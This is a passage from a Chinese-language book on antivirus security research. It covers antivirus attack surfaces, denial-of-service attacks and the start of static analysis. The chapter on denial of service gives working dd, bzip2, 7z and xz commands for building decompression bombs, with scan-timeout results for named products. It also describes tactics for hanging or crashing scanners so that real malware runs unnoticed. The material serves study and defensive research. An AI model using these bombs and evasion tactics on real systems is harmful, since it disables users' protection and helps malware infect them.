和文件感染修复模块一样，更新服务也鲜有人研究。尽管如此，更新服务仍然是远程攻击的一个入口点。举个例子，如果和大多数反病毒软件一样，一款反病毒软件的更新服务通过未经过SSL或TLS加密的HTTP协议从服务器下载更新文件。这种情况下，如果更新服务下载了一个新的可执行文件（比如PE文件或动态链接库），攻击者就可以截断正常更新过程，并将正常更新文件替换成恶意的、修改过的甚至是伪造的更新文件。这样攻击者就可以通过反病毒软件的更新过程，在用户的个人电脑上安装恶意软件，而恶意软件将会被反病毒软件执行。这种情况下，恶意代码会被以SYSTEM权限运行，并受反病毒软件的自我保护模块防护，因此变得十分难以侦测和移除。

这种通过反病毒软件更新服务进行攻击的漏洞，听起来或许不太可能出现，却在不少反病毒软件中都存在。俄罗斯的Dr.Web反病毒软件就有过这样的一个漏洞，我们将在后面的章节中进行讨论。

10.3.6 浏览器插件

许多反病毒产品都会安装浏览器插件来检查网站、URL和下载文件的信誉来判断这些对象是否会执行恶意操作。反病毒软件的浏览器插件因为执行上下文是浏览器，所以自然而然暴露在了攻击者的攻击范围中，无论是局域网和广域网攻击者都可以欺骗用户访问攻击者控制的恶意页面。如果浏览器插件存在一个或多个漏洞，无论用户是否安装了防火墙，攻击者都可以远程利用漏洞来攻击用户。

ActiveX流行的时候，反病毒浏览器插件的漏洞十分常见。当时，许多反病毒产品都会开发一些反病毒引擎的迷你版，这些迷你版引擎可以作为一个ActiveX控件嵌入被Internet Explorer呈现的页面。通过将一个ActiveX控件插入网页，用户可以不在电脑上安装反病毒软件，而只需访问对应的在线杀毒网页就可以体验到相关反病毒软件功能。但是类似的反病毒模块也容易受到大量攻击：最常见的漏洞是缓冲区溢出和设计缺陷。

比如，F-Secure Anti-Virus的2010和2011版本会提供一个可被Internet Explorer加载并标记为安全的ActiveX模块；但是该ActiveX插件存在一个堆溢出漏洞，允许攻击者执行远程代码进行攻击。该漏洞被Garage4Hackers团队发现，并在www.exploit-db.com/exploits/17715/上予以公开。

再举一个卡巴斯基反病毒软件ActiveX插件AxKLSysInfo.dll的例子，它可在没有风险提示的情况下，被Internet Explorer加载并被标识为安全的插件。该ActiveX控件允许攻击者从FTP目录中检索内容，因此可能会允许攻击者绕过防火墙防护从FTP服务器上读取信息。这是一个十分典型的浏览器插件设计缺陷问题。

还有比这更加糟糕的设计缺陷例子，比如Comodo Antivirus ActiveX控制漏洞。2008年，Comodo Antivirus ActiveX提供了一个名为`ExecuteStr`的函数，用来有效地执行系统命令。攻击者要做的就是创建一个网页，嵌入调用该ActiveX的代码，欺骗用户使用Internet Explorer打开。通过这样利用这个漏洞，攻击者就可以在浏览器环境中执行任意系统命令。这只是在一款反病毒软件中发现的严重漏洞之一，在其他反病毒产品发现类似漏洞也不足为奇。

10.3.7　安全增强软件

除了安装之前提到的模块外，大多数反病毒产品还会安装其他应用。这些应用常被称作“安全增强”应用，引发了人们极大的兴趣，因为它们在开发过程中存在疏忽，形成了一个攻击面。安全增强应用的例子是反病毒软件公司创建或修改的某些浏览器功能，用于进行银行交易操作或其他重要支付安全场景的防护。反病毒产品甚至会安装天气类应用，虽然不知道这是出于什么目的；这类臃肿和不安全的软件只会增加攻击面。甚至有反病毒软件会安装广告应用，比如免费版本的Avira和任意版本的金山毒霸（所有版本都是免费的）。

当我们谈到亚洲市场（主要是中国市场）的时候，会发现有很多本地化的浏览器，其装机量十分庞大。比如，一些反病毒软件会安装本地化和安全增强浏览器，比如瑞星或金山毒霸。瑞星会安装一个仿Internet Explorer的中文用户界面的浏览器。但是，其实该浏览器使用的是Internet Explorer 7，不带沙盒。对于攻击者来说，另一个好消息是，该浏览器的不少模块都没有启用ASLR。自然而然地，攻击者现在不仅可以攻击反病毒软件的内核、扫描器等常见模块，还可以攻击被反病毒套装推荐设置成默认浏览器的瑞星安全浏览器。金山毒霸的例子更奇特有趣。该反病毒公司提供了一个中国本土化浏览器“猎豹”。该浏览器是Google Chrome的一个定制版本。最近在研究该浏览器的时候，我发现了以下问题：

- 该浏览器无缘无故地禁用了安全沙盒；
- 该浏览器的很多动态链接库都没有启用ASLR（比如，kshmpg.dll和iblocker.dll）；

- 该浏览器甚至会安装一个能够获取桌面截图的浏览器插件。

自然而然地，如今如果要攻击一款反病毒产品，最有意思的攻击点就是反病毒软件安装的浏览器。同时，因为浏览器是二线产品，所以反病毒软件公司在开发此类浏览器的过程中，并不会有很强的安全开发意识。这些安全增强版浏览器不会像浏览器内核那样开发得严谨有序（不同于普通人的第一印象，这里我们假定内核代码的编写更为严谨）。

10.4 总结

本章探讨了如何确定反病毒软件的攻击面，相关技术可以用于确定其他软件的攻击面。攻击面可以分为两类：本地攻击面和远程攻击面。

本地攻击面通过本地用户触发执行。以下是一些典型的本地攻击面。

- 错误的文件或目录权限配置造成的本地提权漏洞　比如类Unix系统上的SUID和SGID二进制文件。
- 本地拒绝服务攻击　通过大量的请求，最终降低了反病毒软件的运行速度，或直接导致反病毒软件关闭退出。
- 缺少或错误使用操作系统或编译器提供的保护技术　比如在Windows平台上，反病毒软件会向其他进程注入其保护模块。如果对应保护模块不支持ASLR的话，这会让所有进程都易于遭到恶意攻击。另一个例子是反病毒软件在编译的时候没有启用DEP。这两个例子都会降低攻击者在利用反病毒软件漏洞过程中的门槛。
- 反病毒软件内核设备驱动漏洞　如果反病毒软件使用了通过IOCTL与用户态模块交互的驱动，比如文件系统过滤器或自我保护驱动，不正确的缓冲区处理方式和逻辑错误会最终导致攻击者可以在用户态利用驱动设备的漏洞，进行系统级别的代码执行攻击。
- 开发编程理念错误导致的逻辑漏洞　类似漏洞会导致系统被攻破。一个例子是，反病毒软件预留的后门会被用来禁用反病毒软件。只要攻击者发现了相关后门，就可以在攻击过程中加以利用了。我们要时刻记住，通过反汇编，一些隐藏的逻辑将无处遁形。最终，所有潜藏的后门都会被发现。
- Windows对象的错误权限配置　Windows为对象设置ACL提供了详尽的配置系统（互斥体、事件和线程对象等）。反病毒软件开发者需要确保反病毒软件的系统对象被设置了正确的ACL，否则类似恶意软件这样的低权限程序都可以与相关文件交互。

远程攻击面是由攻击者远程实施的，不需要接触到本机。反病毒软件中暴露在网络中或接受网络传入的不受信任的值都会带来安全风险。下面列举了一些可行的远程攻击途径。

- 针对不同文件格式的解析器　正如前面几章提到的那样，通过电子邮件接收到的带有`img`或`iframe`等HTML标签或其他不受信任内容的恶意文件和文档，会触发反病毒引擎的安全缺陷，最终导致系统被攻破。
- 通用侦测程序和感染文件修复代码　当进行感染文件修复的时候，反病毒软件需要读取并解析被感染文件中的相关字节来完成修复。这时候恶意修改过的感染文件样本可能会

触发反病毒软件中感染文件修复程序的安全缺陷。

- 网络服务、管理面板和控制台　管理控制台和其他一些Web接口是接触用户网络的入口。比如，如果反病毒软件的Web管理控制台会执行用户端传递的特权指令，以及如果因为存在一个漏洞，用户可以控制传递给Web接口的指令，那么一切就完了。
- 浏览器插件　反病毒软件通常会给浏览器安装相关插件来添加网页浏览保护。一个存在缺陷的浏览器插件的例子是，可以通过网页内的JavaScript进行交互。攻击者只要欺骗用户点击恶意页面，恶意页面中的代码就会借助插件的漏洞执行任意危险代码，最终攻破系统。
- 防火墙、入侵检测系统和其他网络协议分析模块　这种类型的攻击十分类似于针对文件格式解析器进行的攻击。如果特定的网络协议解析器中存在缺陷，攻击者就可以向防火墙发送精心构造的恶意网络流量包来远程触发相关模块的漏洞。
- 更新服务　正如第5章中讨论的那样，这种类型的攻击会带来十分严重的危害。

在结束本章之前，值得一提的是：研究远程攻击面并不比研究本地攻击面更高级。事实上，只有结合利用远程和本地的相关漏洞，才会最终成功实施攻击：首先利用一个远程攻击代码侵入目标机器网络，接着使用一个本地漏洞提权，最终完全控制目标机器。

下一章将会探讨各式各样的拒绝服务攻击，以及如何利用拒绝服务攻击使反病毒软件瘫痪并在开展攻击的过程中将反病毒软件禁用一段时间。

第 11 章

拒绝服务攻击

针对反病毒软件的拒绝服务攻击可能是本地进行的，也可能是远程进行的；最常见的攻击之一意在禁用反病毒软件的防护。本章将会阐释常见的拒绝服务漏洞，并探讨此类漏洞的挖掘方式。

拒绝服务攻击是针对某个软件或装有某些软件的计算机开展的攻击，目的是让目标软件或计算机无法正常工作。针对反病毒软件可以开展多种形式的拒绝服务攻击。举例来说，针对反病毒软件开展拒绝服务攻击，通常是为了禁用反病毒软件，或者将其从正在受到恶意病毒感染的或已经被感染的机器上移除。这类攻击对恶意软件来说是十分重要的一环；通过拒绝服务攻击将反病毒软件禁用或移除，避免其日后更新升级，进而确保恶意软件能够长久驻留在受害者的电脑中。

旨在禁用反病毒软件的拒绝服务攻击又被称作“AV终结者”。在恶意软件中，它们被当作单独的工具或模块来执行，熟知如何利用通过相关技术挖掘到的反病毒软件的缺陷和漏洞来终结其防护服务。其实大多“AV终结者”进行的所谓拒绝服务攻击，严格来说并不能归类为“拒绝服务攻击”，因为它们需要攻击者首先获取被感染的计算机的管理员权限，卸载反病毒软件或禁用反病毒软件对应的Windows服务。在接下来的几节中，我们将会跳过前面提到的这种“伪拒绝服务攻击”，重点关注“真正的拒绝服务攻击”：后者可以由低权限的本地用户发起或远程借助本章提到的一些攻击向量来实施。

11.1　本地拒绝服务攻击

针对反病毒软件的本地拒绝服务，是指在安装了反病毒软件的同一台计算机上实施的拒绝服务攻击。有很多种不同的本地拒绝服务攻击，下面列举一些最常见的攻击方式：

- 压缩炸弹（也可以用于进行远程拒绝服务攻击）；
- 文件格式解析器中的漏洞（也可以用于进行远程拒绝服务攻击）；
- 针对内核驱动进行攻击；
- 针对网络服务进行攻击（也可以用于进行远程拒绝服务攻击，尽管有一些网络服务可能只监听了类似localhost或127.0.0.1这样的本地IP地址）。

接下来将详细阐释上面提到的几种本地拒绝服务攻击及其相关后果。

11.1.1　压缩炸弹

针对反病毒软件最简单直白、广为人知且较为通用的本地拒绝服务攻击非压缩炸弹莫属。压缩炸弹是一个包含许多压缩文件的压缩文件，这些被包含的压缩文件中又有一层压缩文件，以此类推。压缩炸弹也可以是在压缩前十分大的GB级别文件，但是压缩后文件大小仅有10 MB、3 MB甚至1 MB。这类漏洞的用武之地有限，却不可小觑。这类漏洞生生不息且影响着目前几乎任何一款桌面版、服务器版、在线版反病毒软件。

尽管部分反病毒软件针对ZIP和RAR格式的炸弹进行了处理修复，但可能忽视了一些其他常见的压缩文件格式，比如XAR、7z、GZ和BZ2。2014年，我花了一天时间对一些反病毒产品进行了快速的研究分析，来确认这些反病毒软件是否受此漏洞影响。图11-1显示了本次测试的结果。

失败的反病毒软件

	ZIP	GZ	BZ2	RAR	7Z
ESET		X (***)		X (***)	
BitDefender				X	
Sophos	X (*)	X		X	X
Comodo			X		
AVG					X
Ikarus					X
卡巴斯基					X (**)

*在一台有16个逻辑CPU和32 GB内存的测试机器上，Sophos反病毒软件扫描压缩炸弹测试样本大约耗时30秒。
**卡巴斯基创建了一个临时文件。这些体积为32 GB的临时文件在以7z格式压缩后体积大约为3 MB。
***根据我最近的测试，ESET反病毒软件扫描小型测试机器上的压缩炸弹样本用时大约为1分钟。

图11-1　SysScan 2014中名为“攻破反病毒软件”的议题PPT截图，其中展示了各款反病毒软件受压缩炸弹漏洞的影响情况

反病毒软件、网络检查工具或其他受此漏洞影响的工具，受压缩炸弹影响会不同程度地被干扰数秒或数分钟，如果相关工具在扫描过程中陷入了死循环，还有可能会永久显示正在扫描。此类攻击为攻击者创造了一个可以为所欲为的时间窗口。比如，攻击者想要让恶意软件从互联网上下载一个很可能会被反病毒侦测到的恶意软件到本地磁盘上。攻击者可以使恶意软件首先下载一个压缩炸弹，让反病毒引擎扫描压缩炸弹，使引擎在扫描压缩炸弹过程中无法工作。同时，真正的可执行恶意文件已经被悄然下载、执行，并在最后被删除。这些恶意操作都在反病毒软件扫描压缩炸弹的过程中完成。显然，此类攻击是一种临时禁用反病毒软件的好方法，为攻击者创造了执行不受限制的恶意操作的时间。

生成简单的压缩炸弹

在本节，我们将会学习如何借助标准的Unix和Linux工具创建一个简单的压缩炸弹。首先，

我们需要使用命令dd创建一个0字节填充的文件：

```
dd if=/dev/zero bs=1024M count=1 > file
```

创建好样本文件后，将其压缩。我们可以使用任何一款压缩工具，将样本文件压缩成任意格式的压缩文件，比如GZip或BZip2。下列命令创建了一个2 GB的样本文件，接着直接将其压缩成了BZip2格式，并生成了一个1522字节的压缩文件：

```
dd if=/dev/zero bs=2048M count=1 | bzip2 -9 > file.bz2
```

我们可以使用wc工具，快速查看生成文件的大小：

```
$ LANG=C dd if=/dev/zero bs=2048M count=1 | bzip2 -9 | wc -c
0+1 records in
0+1 records out
2147479552 bytes (2.1 GB) copied, 15.619 s, 137 MB/s
1522
```

尽管生成的压缩炸弹十分简易，但是通过VirusTotal报告我们看到，该炸弹已经影响到了不少反病毒产品：https://www.virustotal.com/file/f32010df7522881cfa81aa72d58d7e98d75c3dbb4cfa4fa-2545ef675715dbc7c/analysis/1426422322/。

观察多引擎扫描报告，会发现有8款反病毒软件正确标识出了我们生成的样本文件是压缩炸弹。但是，如图11-2所示，Comodo和McAfee-GW-Edition一列显示的是“时钟”图标。

Comodo	20150315
Cyren	20150315
DrWeb	20150315
ESET-NOD32	20150315
F-Prot	20150315
Fortinet	20150315
Ikarus	20150315
Jiangmin	20150314
K7AntiVirus	20150315
K7GW	20150315
Kaspersky	20150315
Kingsoft	20150315
Malwarebytes	20150315
McAfee	20150315
McAfee-GW-Edition	20150315

图11-2　VirusTotal结果显示有两款反病毒软件扫描超时

时钟图标表示扫描分析超时，这样我们就能够推测出：可以利用刚才那个简易压缩炸弹样本，针对这两款反病毒软件发起攻击。但是，之前生成的简易压缩炸弹的文件格式是BZip2。这次，让我们来试试另一种压缩文件格式——7z。通过以下指令，我们可以将一个2 GB的样本文件压缩成300 KB的7z文件：

```
$ LANG=C dd if=/dev/zero bs=2048M count=1 > 2gb_dummy
$ 7z a -t7z -mx9 test.7z 2gb_dummy

0+1 records in
0+1 records out
2147479552 bytes (2.1 GB) copied, 15.619 s, 137 MB/s

$ 7z a -t7z -mx9 test.7z 2gb_dummy
7-Zip [64] 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18
p7zip Version 9.20 (locale=es_ES.UTF-8,Utf16=on,HugeFiles=on,8 CPUs)
Scanning
Creating archive kk.7z
Compressing  2gb_dummy

Everything is Ok
$ du -hc test.7z
300K  kk.7z
300K  total
```

让我们将新生成的7z文件上传到VirusTotal上，查看是否有反病毒软件受此压缩炸弹样本影响：https://www.virustotal.com/file/8649687fbd3f801ea1e5e07fd4fd2919006bbc47440c75d8d9655e30-18039498/analysis/1426423246/。

这次，只有一款反病毒软件提示样本可能是一个压缩炸弹，这款反病毒软件是VBA32。我们可以注意到这次卡巴斯基扫描也超时了。太棒了！我们可以使用7z来临时禁用卡巴斯基。让我们再来尝试一下另一种文件格式——XZ。我们可以使用7z来将刚刚2 GB的样本文件压缩成XZ文件格式，指令如下：

```
$ 7z a -txz -mx9 test.xz 2gb_dummy
```

这次，又有一些反病毒产品的VirusTotal多引擎扫描结果显示超时，即Symantec和Zillya：https://www.virustotal.com/file/ff506a1bcdbafb8e887c6b485242b2db6327e9d267c4e38faf526052-60e4868c/analysis/1426433218/。

另外值得注意的是，这一次没有一款反病毒软件提示我们的样本文件是一个压缩炸弹。那如果我们使用一个8 GB的样本压缩创建一个文件格式是XAR的混淆压缩文件会怎样呢？我尝试提交VirusTotal扫描多次，但如图11-3所示，每次都在最后一步扫描失败了：https://www.virustotal.com/en/file/4cf14b0e0866ab0b6c4d0be3f412d471482eec3282716c0b48d6baff30794886/analysis/1426434540/。




图11-3　VirusTotal尝试分析一个采用XAR格式压缩、大小为32 GB的虚拟文件时，抛出了错误消息

我手动进行了测试，结果发现会让卡巴斯基扫描超时。同时值得一提的是，卡巴斯基在扫描压缩文件的时候，会创建临时文件。想要在目标机器上创建一个32 GB大小的临时文件吗？虽然32 GB比我们测试的8 GB的文件大很多，但卡巴斯基的这种扫描方式给了我们很多启发。

11.1.2　文件格式解析器中的缺陷

第8章中提到，反病毒软件的文件格式解析器普遍存在漏洞；本节将会更详细地对其进行探究。这类缺陷可以用来在本地或远程使反病毒扫描器拒绝服务。根据反病毒软件的不同，即使是微不足道的空指针引用漏洞或一个除0漏洞都会变得十分有用。因为攻击者可以利用漏洞结束反病毒扫描服务，直至反病毒软件被重启。反病毒服务一般会被监控模块自动重启或随计算机重启的时候重启。

反病毒软件的文件格式解析漏洞，也可以用来使样本绕过反病毒扫描器。比较常见的利用场景是恶意软件下载一个可以触发反病毒扫描器解析异常的畸形文件，反病毒扫描对应文件后就会卡死（比如，陷入死循环）。这样一来，畸形的文件会首先破坏反病毒软件的扫描功能，然后真正的恶意程序可以绕过反病毒软件的侦测并执行。这是所有利用低危漏洞禁用反病毒软件案例里的一个。从实战角度来说，这一技巧可以用于让ClamAV（版本低于0.98.3）在扫描PE文件资源目录下的图标文件时，陷入死循环：PE文件资源目录下图标类似0xFFFFFFFF的数字会让ClamAV陷入永久的死循环中。

让我们用一种更简单的方式来阐释如何利用一个文件格式解析漏洞。想象在下列路径结构中有两个这样的文件：

```
base_dir\file-causing-parsing-bug.bin
base_dir\sub-folder\real-malware.exe
```

按照上述路径结构，反病毒软件会首先扫描第一个会触发路径漏洞的文件；依据解析器的不同，反病毒软件可能会崩溃或陷入死循环中。反病毒软件将无法进入子目录扫描真正的恶意文件，这样就可以绕过扫描器的扫描了。类似地，与将触发反病毒软件解析漏洞的文件和恶意文件放在同一个目录的方式不同，另一种利用方式通过将相关畸形文件嵌入恶意文件来绕过反病毒软件的扫描。（将畸形文件放置在PE文件的资源路径下，甚至直接写入PE、ELF或MachO文件的相关区块中。）这样既不会干扰恶意软件的正常执行，又可以有效绕过反病毒扫描器。

11.1.3　攻击内核驱动

另一种针对反病毒软件的典型的本地拒绝服务攻击，主要借助内核驱动的漏洞。大部分针对Windows的反病毒软件都会通过部署内核驱动来防止反病毒软件相关服务进程被恶意软件终止，防止调试器附加到相关反病毒服务上，通过安装文件系统过滤驱动来进行实时防护，或是安装一个NDIS迷你过滤器驱动来分析网络流量。如果反病毒软件使用的相关驱动存在漏洞，本地用户又可以与相关驱动进行交互并触发漏洞，这样本地攻击者就可以触发系统的内核错误检查（通常表现为蓝屏），进而关闭或重启机器。在内核驱动发现的漏洞，大都是由于接收相关参数值时未

对其进行合法性校验造成的IOCTL漏洞。

这类技巧十分有效。比如，通过一些操作，就可以在不经用户确认或不请求提权的情况下重启机器。这类技巧同样也可以用在多阶段的漏洞利用攻击中。一个十分有可能成功的假设攻击场景如下。

(1) 攻击者可以利用以下漏洞：一个将被复制到用户开始目录中的文件，一个允许安装任意驱动的bug，或是一个允许动态链接库被复制到一个目录下，并在重启之后可以被高权限的进程调用加载到地址空间中的bug。

(2) 攻击者会使用一个内核驱动漏洞来使机器强制重启，这样相关恶意操作会在重启之后生效。

反病毒软件内核驱动的本地拒绝服务漏洞的数量十分庞大；每年都会出现一些影响面广泛的本地拒绝服务漏洞。前几年出现的一些漏洞PoC可以通过网址www.exploit-db.com获取到，如图11-4所示。

Search

Date	D	A	V	Description	Plat.	Author
2011-07-22		-		Kingsoft AntiVirus 2012 KisKrnl.sys <= 2011.7.8.913 - Local Kernel Mode Privilege Escalation Exploit	windows	MJ0011
2011-01-16		-		Kingsoft AntiVirus 2011 SP5.2 KisKrnl.sys <= 2011.1.13.89 - Local Kernel Mode DoS Exploit	windows	MJ0011
2010-09-13				Kingsoft Antivirus <= 2010.04.26.648 Kernel Buffer Overflow Exploit	windows	Lufeng Li
2010-01-28		-		Rising AntiVirus 2008/2009/2010 - Local Privilege Escalation Exploit	windows	Dlrow
2009-11-17		-		Avast 4.8.1351.0 antivirus aswMon2.sys Kernel Memory Corruption	windows	Giuseppe
2009-11-16		-		Avast! Antivirus <= 4.8.1356 - 'aswRdr.sys' Driver Local Privilege Escalation Vulnerability	windows	Evilcry
2009-09-23		-		Avast Antivirus 4.8.1351.0 DoS and Privilege Escalation	windows	Evilcry
2008-03-08		-		Panda Internet Security/Antivirus+Firewall 2008 - CPoint.sys Memory Corruption Vulnerability	windows	Tobias Klein
2006-08-26		-		Symantec AntiVirus IOCTL Kernel Privilege Escalation Vulnerability (1)	windows	Ruben Santamarta
2006-08-26		-		Symantec AntiVirus IOCTL Kernel Privilege Escalation Vulnerability (2)	windows	Ruben Santamarta

图11-4　利用反病毒软件缺陷开展的DoS攻击利用程序

11.2　远程拒绝服务攻击

和其他所有暴露了远程攻击面的软件一样，反病毒软件也会存在远程拒绝服务漏洞。远程拒绝服务攻击是针对安装了某些反病毒软件的用户计算机，远程发起拒绝服务攻击。远程拒绝服务的攻击方式有很多，以下是一些常见的攻击方式：

- 压缩炸弹（和之前的本地拒绝服务案例类似）；
- 文件解析器漏洞（和之前的本地拒绝服务案例类似）；
- 网络协议解析器漏洞；
- 针对监听网络流量或是本地网络接口（localhost、127.0.0.1）的反病毒网络服务的拒绝服务攻击。

下面将会详细介绍上述几个攻击方式，并将阐释如何利用它们远程实施拒绝服务攻击。

11.2.1　压缩炸弹

与本地拒绝服务一样，我们可以使用压缩炸弹来远程临时禁用反病毒软件。根据反病毒软件

和邮件客户端的不同，拒绝服务攻击方式如下：

(1) 攻击者将附有压缩炸弹的邮件发送给目标用户；

(2) 受害者收到邮件后，其计算机上的反病毒软件会立即分析附件；

(3) 紧接着第一封电子邮件，攻击者会再次发送恶意软件的另一个组成模块；

(4) 反病毒产品仍然在分析第一个压缩炸弹附件，用户在不知情的情况下打开第二封邮件中的恶意文件，电脑就会被感染。

当然，具体的攻击场景取决于不同的反病毒产品和邮件客户端。一些反病毒软件会阻止用户收信，直到每一封邮件都已扫描完成并确认是安全的。但是，这样的防护会让用户觉得收信缓慢，所以很多反病毒软件都不会这么操作。一些反病毒软件还会分析邮件附件的安全性（在扫描压缩炸弹的过程中，阻断邮件客户端收信）。

11.2.2　文件格式解析器中的缺陷

许多反病毒软件会使用启发式侦测漏洞利用程序的执行。这类技术行为各异，但是防护重点都是Office套装和浏览器软件。可以借助浏览器远程利用反病毒软件文件格式解析过程中的缺陷。下面介绍一个典型的攻击场景，便于大家更好地理解。

(1) 攻击者会创建一个可以识别用户电脑上已安装反病毒软件的页面。当然，针对某个或某些特定的反病毒软件，也可能不进行反病毒软件识别。

(2) 如果发现用户电脑上安装了存在漏洞的反病毒软件，会将用户浏览器导航到一个包含`iframe`指向会造成反病毒扫描器崩溃的文件的页面，这样反病毒软件就被禁用了。在不使用识别技术的情况下，攻击者也可以逐个地让反病毒软件扫描器处理可能会造成其崩溃的畸形页面，直到用户安装的反病毒软件崩溃。

(3) 数秒之后，或当执行了某些事件后，页面会执行利用了浏览器漏洞的JavaScript攻击代码。

(4) 由于文件格式解析过程中的漏洞，反病毒软件被远程拒绝服务攻击禁用，进而无法侦测出浏览器漏洞的利用脚本。因此攻击者可以成功感染用户的计算机。

上述攻击思路和真实场景基本一致。不过，从目前的公开案例来看，还没有恶意软件使用类似攻击手段。

11.3　总结

本章探讨了多种拒绝服务漏洞，并介绍了如何发现此类漏洞，并利用它们来攻击反病毒软件。针对反病毒软件典型的本地拒绝服务攻击是，通过低权限运行提升权限，并在已经被感染的计算机上或在感染过程中尝试禁用或卸载反病毒软件。远程拒绝服务攻击的目标是反病毒软件中可以被远程接触到的服务模块——那些不需要本地访问，可以在外部接触到的服务模块。典型例子是，攻击者通过向受害者发送恶意邮件或使用社会工程学方法欺骗用户点击恶意页面实施攻击。

本章讨论了以下几种本地和远程攻击方式。

- 压缩炸弹　一个简易的“压缩炸弹”。一般是一个被高度压缩、在解压过程中会占用几百

MB甚至是几GB内存空间的压缩文件。这样一来，反病毒软件会陷入忙碌状态，真实恶意软件可以趁虚而入，成功执行。压缩炸弹攻击可以影响到几乎任何一款反病毒软件。

- 文件解析器的漏洞　这类漏洞虽然只是一个除0漏洞、空指针引用漏洞，或是在反病毒软件解析过程中造成死循环的漏洞，但是也会造成反病毒服务或扫描器崩溃，在反病毒软件的相关监控模块重启崩溃的服务前，给攻击者提供了可乘之机。
- 攻击内核驱动　类似文件系统过滤器驱动、网络过滤器驱动或反病毒软件的其他内核驱动，可能会包含可以用来攻击用户的逻辑和设计缺陷。如果存在类似漏洞，攻击者就可以借助漏洞以最高权限在内核态下执行任意代码。
- 攻击网络服务　以上三种攻击方式也都可以由攻击者远程发起。如果存在文件格式解析漏洞，类似反病毒软件中邮件监控这样的网络服务，就可以被攻击者用来攻击用户。同样，带有压缩炸弹的邮件被发送给了受害者，被邮件监控模块捕获，触发拒绝服务漏洞，相关服务甚至可能会崩溃。

下一章将会探讨如何有条理地进行相关研究，使用静态分析技术查找反病毒软件的漏洞、薄弱环节、设计缺陷并收集有助于我们理解反病毒软件工作原理及其绕过方式的相关信息。

第三部分

分析与攻击

第 12 章

静态分析

静态分析是一种不依靠真实执行程序进行软件分析的研究手段。该方法使用静态手段提取所有分析所需的相关信息（比如发现漏洞）。

静态代码分析一般通过阅读源代码或针对闭源软件进行反汇编来实现。尽管使用这种技术分析软件十分耗时，但结果是最为精准的，因为在分析过程中分析者需要从底层了解软件的工作原理。

本章将探讨如何使用静态分析手段来发现反病毒软件中的漏洞。主要涉及的静态分析工具是IDA。

12.1 手动二进制审计

手动二进制审计是一个手动分析有关软件的汇编代码并从中提取相关信息的过程。比如，本章将会向你介绍如何手动审计F-Secure Anti-Virus Linux版的旧版本，来挖掘出一些可以远程利用的漏洞，比如说，文件格式解析器中的漏洞。对我们来说幸运的是，反病毒产品自带调试符号，这让我们的静态分析过程变得容易了许多。

如果Windows应用有程序数据库（program database，PDB）文件，或者相关Unix应用内置了DWARF调试信息，我们就可以从中获取调试符号信息，有了这些信息，就不需要分析所有的导出函数了。这可以帮助我们省下逆向分析相关导出函数名的宝贵时间。如果没有足够的调试符号信息，尤其是在缺失标准库函数信息［那些在C runtime（CRT）库或LIBC中的函数，比如`malloc`、`strlen`、`memcpy`等］的情况下，我们可以使用IDA的Fast Library Identification and Recognition Technology（FLIRT）功能来找出相关函数名。退一万步讲，即便在没有任何调试符号的帮助下，我们仍然可以通过粗略查看相关函数的大概算法和执行目的来了解某个函数的功能。在稍后会提到的一个逆向分析例子中，我舍弃了一些函数的相关分析，因为可以直接判断出这些函数与RSA算法有关。

12.1.1 文件格式解析器

本章将会使用F-Secure Anti-Virus Linux版进行实验和演示。产品安装完成以后，F-Secure Anti-Virus Linux版会创建一个/opt/f-secure目录，下面还有一些子目录和文件。

```
$ ls -l /opt/f-secure/
total 12
drwxrwxr-x  5 root root 4096 abr 19  2014 fsaua
drwxr-xr-x  3 root root 4096 abr 19  2014 fsav
drwxrwxr-x 10 root root 4096 abr 19  2014 fssp
```

通过观察文件列表，我们大概可以推测出前缀`fs`代表F-Secure而前缀`av`是反病毒的意思。如果进入第二个目录查看，我们可以发现该目录几乎包含了全部专门的符号链接。

```
$ ls -l /opt/f-secure/fsav/bin/
total 4
lrwxrwxrwx 1 root root  48 abr 19  2014 clstate_generator ->
/opt/f-secure/fsav/../fssp/bin/clstate_generator
lrwxrwxrwx 1 root root  45 abr 19  2014 clstate_update ->
/opt/f-secure/fsav/../fssp/bin/clstate_update
lrwxrwxrwx 1 root root  49 abr 19  2014 clstate_updated.rc ->
/opt/f-secure/fsav/../fssp/bin/clstate_updated.rc
lrwxrwxrwx 1 root root  39 abr 19  2014 dbupdate ->
/opt/f-secure/fsav/../fssp/bin/dbupdate
lrwxrwxrwx 1 root root  44 abr 19  2014 dbupdate_lite ->
/opt/f-secure/fsav/../fssp/bin/dbupdate_lite
lrwxrwxrwx 1 root root  35 abr 19  2014 fsav ->
/opt/f-secure/fsav/../fssp/bin/fsav
lrwxrwxrwx 1 root root  37 abr 19  2014 fsavd ->
/opt/f-secure/fsav/../fssp/sbin/fsavd
lrwxrwxrwx 1 root root  37 abr 19  2014 fsdiag ->
/opt/f-secure/fsav/../fssp/bin/fsdiag
lrwxrwxrwx 1 root root  42 abr 19  2014 licensetool ->
/opt/f-secure/fsav/../fssp/bin/licensetool
-rwxr--r-- 1 root root 291 abr 19  2014 uninstall-fsav
```

符号链接指向的是fssp目录，因此这里值得我们一探究竟：

```
$ ls -l /opt/f-secure/fssp/
total 32
drwxrwxr-x 2 root root 4096 abr 19  2014 bin
drwxrwxr-x 2 root root 4096 ene 30  2014 databases
drwxrwxr-x 2 root root 4096 abr 19  2014 etc
drwxrwxr-x 3 root root 4096 abr 19  2014 lib
drwxrwxr-x 2 root root 4096 abr 19  2014 libexec
drwxrwxr-x 2 root root 4096 abr 19  2014 man
drwxrwxr-x 2 root root 4096 abr 19  2014 modules
drwxrwxr-x 2 root root 4096 abr 19  2014 sbin
```

太棒了！上述目录包含数据库、程序目录（bin和sbin）、库目录（lib和libexec）、命令与函数帮助文档，以及组件目录。让我们研究一下lib目录，看看是否能找到一个或多个带有代码处理文件格式的库。

```
$ ls -l /opt/f-secure/fssp/lib
total 3112
-rw-r--r-- 1 root root    2475 nov 19  2013 fsavdsimple.pm
-rwxr-xr-x 1 root root  252111 nov 19  2013 fsavdsimple.so
-rw-r--r-- 1 root root   32494 ene 30  2014 fssp-common
-rwxr-xr-x 1 root root  244324 ene 30  2014 libdaas2.so
```

```
-rwxr-xr-x 1 root root  123748 ene 30  2014 libdaas2tool.so
